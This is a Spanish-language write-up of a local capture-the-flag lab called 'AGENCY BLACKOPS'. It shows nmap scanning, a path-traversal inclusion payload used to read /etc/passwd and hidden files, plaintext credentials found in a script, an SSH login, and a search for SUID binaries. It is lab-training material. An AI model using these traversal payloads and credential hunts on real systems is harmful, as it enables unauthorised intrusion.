

Solución al lab **AGENCY BLACKOPS** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/AGENCY BLACKOPS
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde agency-blackops-ctf.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: AGENCY BLACKOPS
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2



Ingresa la ROOT flag (formato FLAG{ ... }):
```

Comenzaremos haciendo un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/AGENCY BLACKOPS
(chifay@kali) - [~/Whoami-Labs/AGENCY BLACKOPS]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_agency_blackops
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-07 15:32 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:7b:e4:9b:22:06:ec:a4:aa:b4:43:70:02:33:86:e5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBAoL/E5S+LgYPn+VRHKO0vceXX7JnB6EQzH6GY97zKfsZAE
| HT5Twobh0puauMgEESXVp5WIXf5F74dqL1JtMQ24=
|   256 d5:9a:8b:81:20:a4:aa:42:0e:cc:87:6f:c2:8c:9e:5b (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOw+sgTBpEgrI2aIzNO/vILrRDFDKAi9etbbbt+JEGHf
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Agency BlackOps - Classified Portal
MAC Address: 0E:A0:69:AE:E9:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Analicemos la parte web



Notamos que las páginas se cargan usando index.php?page= por lo que podría ser susceptible a LFI, vamos a probarlo con /etc/passwd

```
(chifay@kali)-[~/Whoami-Labs/AGENCY BLACKOPS]
$ curl -s http://172.17.0.2/index.php?page=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:106:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
supervisor:x:1000:1000::/home/supervisor:/bin/bash
```

Encontramos usuario supervisor

Después de probar con varios wrapper de php no obtuvimos resultados positivos por lo que seguiremos a buscar los tres archivos mencionados en la página contact.php que son HINT.txt, BRIEFING.txt, OPERATIONS.txt

```
(chifay@kali)-[~/Whoami-Labs/AGENCY BLACKOPS]
$ for dir in var/www/html var/www home/supervisor tmp etc; do
  for file in HINT.txt BRIEFING.txt OPERATIONS.txt; do
    echo "=== Buscando /$dir/$file ==="
    curl -s "http://172.17.0.2/index.php?page=../../../../$dir/$file"
    echo ""
  done
done
```

Se encontró el archivo HINT.txt en el directorio /tmp

```
=== Buscando /tmp/HINT.txt ===
=== AGENCY BLACKOPS - CLASSIFIED BRIEFING ===

OPERATION DETAILS:
- Field operatives often store monitoring logs
- Check /opt directory for agency scripts
- Monitoring scripts typically track system activity
- File format: Usually .sh for automation
- Common naming: monitor, watch, log, trace, track

REMEMBER:
- Monitor applications in /opt/agency/
- Check file extensions for scripts

TIP: Use find or list commands to search
```

Modificaremos el script anterior para ver cual de los script mencionados existe en la carpeta /opt/agency

```
(chifay@kali) - [~/Whoami-Labs/AGENCY BLACKOPS]
$ for dir in opt/agency; do
  for file in monitor.sh watch.sh log.sh trace.sh track.sh; do
    echo "=== Buscando /$dir/$file ==="
    curl -s "http://172.17.0.2/index.php?page=../..../$dir/$file"
    echo ""
  done
done
=== Buscando /opt/agency/monitor.sh ===
#!/bin/bash
# Monitoring script - Contains credentials
echo "supervisor:1234567890"
```

Credenciales del usuario supervisor encontradas, vamos a usarlas con el ssh

```
(chifay@kali) - [~/Whoami-Labs/AGENCY BLACKOPS]
$ ssh supervisor@172.17.0.2
supervisor@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.1$
```

Veamos que permisos tenemos con este usuario

```
-bash-5.1$ id
uid=1000(supervisor) gid=1000(supervisor) groups=1000(supervisor),1001(admins)
-bash-5.1$ whoami
supervisor
-bash-5.1$ pwd
/home/supervisor
-bash-5.1$ ls -al
total 28
drwxr-x-- 1 supervisor supervisor 4096 Aug  7 17:54 .
drwxr-xr-x 1 root        root      4096 Jan 13  2026 ..
-rw-r--r-- 1 supervisor supervisor 220  Jan  6  2022 .bash_logout
-rw-r--r-- 1 supervisor supervisor 3771 Jan  6  2022 .bashrc
drwx----- 2 supervisor supervisor 4096 Aug  7 17:54 .cache
-rw-r--r-- 1 supervisor supervisor 807  Jan  6  2022 .profile
-bash-5.1$ sudo -l
[sudo] password for supervisor:
Sorry, user supervisor may not run sudo on agency-blackops-ctf.
-bash-5.1$
```

Vamos a buscar binarios SUID y SGID


```
-bash-5.1$ find / -perm -4000 -type f -ls 2>/dev/null
 22851    72 -rwsr-xr-x   1 root    root          72712 Feb  6 2024 /usr/bin/chfn
 22993    60 -rwsr-xr-x   1 root    root          59976 Feb  6 2024 /usr/bin/passwd
 23057    56 -rwsr-xr-x   1 root    root          55680 Apr  9 2024 /usr/bin/su
 22919    72 -rwsr-xr-x   1 root    root          72072 Feb  6 2024 /usr/bin/gpasswd
 23083    36 -rwsr-xr-x   1 root    root          35200 Apr  9 2024 /usr/bin/umount
 22977    48 -rwsr-xr-x   1 root    root          47488 Apr  9 2024 /usr/bin/mount
 22844   1364 -rwsr-xr-x   1 root    root       1396520 Mar 14 2024 /usr/bin/bash
 22857    44 -rwsr-xr-x   1 root    root          44808 Feb  6 2024 /usr/bin/chsh
 22982    40 -rwsr-xr-x   1 root    root          40496 Feb  6 2024 /usr/bin/newgrp
 27115   228 -rwsr-xr-x   1 root    root          232416 Jun 25 2025 /usr/bin/sudo
 27301    36 -rwsr-xr--   1 root    messagebus    35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 27334   332 -rwsr-xr-x   1 root    root         338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign

-bash-5.1$ find / -perm -2000 -type f -ls 2>/dev/null
 22902    24 -rwxr-sr-x   1 root    shadow        23136 Feb  6 2024 /usr/bin/expiry
 22848    72 -rwxr-sr-x   1 root    shadow        72184 Feb  6 2024 /usr/bin/chage
 27106   288 -rwxr-sr-x   1 root    _ssh         293304 Apr 11 2025 /usr/bin/ssh-agent
 27000    40 -rwxr-sr-x   1 root    crontab       39568 Mar 23 2022 /usr/bin/crontab
 24606    28 -rwxr-sr-x   1 root    shadow        26776 Jun 12 2025 /usr/sbin/unix_chkpwd
 24579    24 -rwxr-sr-x   1 root    shadow        22680 Jun 12 2025 /usr/sbin/pam_extrausers_chkpwd

-bash-5.1$
```

Una vez obtenida la bandera sólo nos queda verificarla

```
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```

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[v] Laboratorio desplegado correctamente.  
  
LAB: AGENCY BLACKOPS  
DIFICULTAD: *****☆☆ difícil (5 puntos)  
  
IP del laboratorio: 172.17.0.2  
  
Ingresa la ROOT flag (formato FLAG{...}): FLAG{XXXXXXXXXXXXXXXXXXXXX}  
¡Felicitaciones hacker! Has conseguido la flag.  
  
FECHA Y HORA: 2026-08-07 19:46:35 -0600  
  
[*] Presiona Ctrl+C para eliminar el laboratorio
```